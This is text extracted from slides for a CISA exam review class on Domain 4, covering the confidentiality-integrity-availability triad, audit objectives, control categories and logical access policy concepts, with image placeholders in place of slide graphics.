

CISA Review Class

Domain 4

Jennifer L. Bayuk

CIA

- CONFIDENTIALITY
- INTEGRITY
- AVAILABILITY

IETA

- IDENTIFY
- EVALUATE
- TEST
- ASSESS

CONTROL CATEGORIES

–Logical

–Physical

–Environmental

–Data validation, processing and balancing

–Business continuity planning and testing

GENERALIZE

- AUDIT OBJECTIVES: What to do:
 - IETA CIA
- Each Section Contains: How to do it
 - Understand the issues
 - Identify the exposures
 - Recognize the controls
 - Use proven audit techniques

LOGICAL ACCESS

Understand the issues


- Business Requirements
- Overview
- Policy
- Example
- Audit Approach

Business Requirements

- Integrity
- Confidentiality
- Availability

CIA

Overview




access controls


Security Policy

- Management Support & Commitment
- *sine qua non* (without which nothing)
 - Access Philosophy - *need to know*
 - Access Authorization - *responsibility*
 - Review of Access Authorization - *accountability*
 - Security Awareness - *sine qua little*
 - Role of the Security Administrator - *no conflicts*
 - Security Committee - *strategy*
- 


Logical Access - overview




Logical Access - scope



Logical Access - details



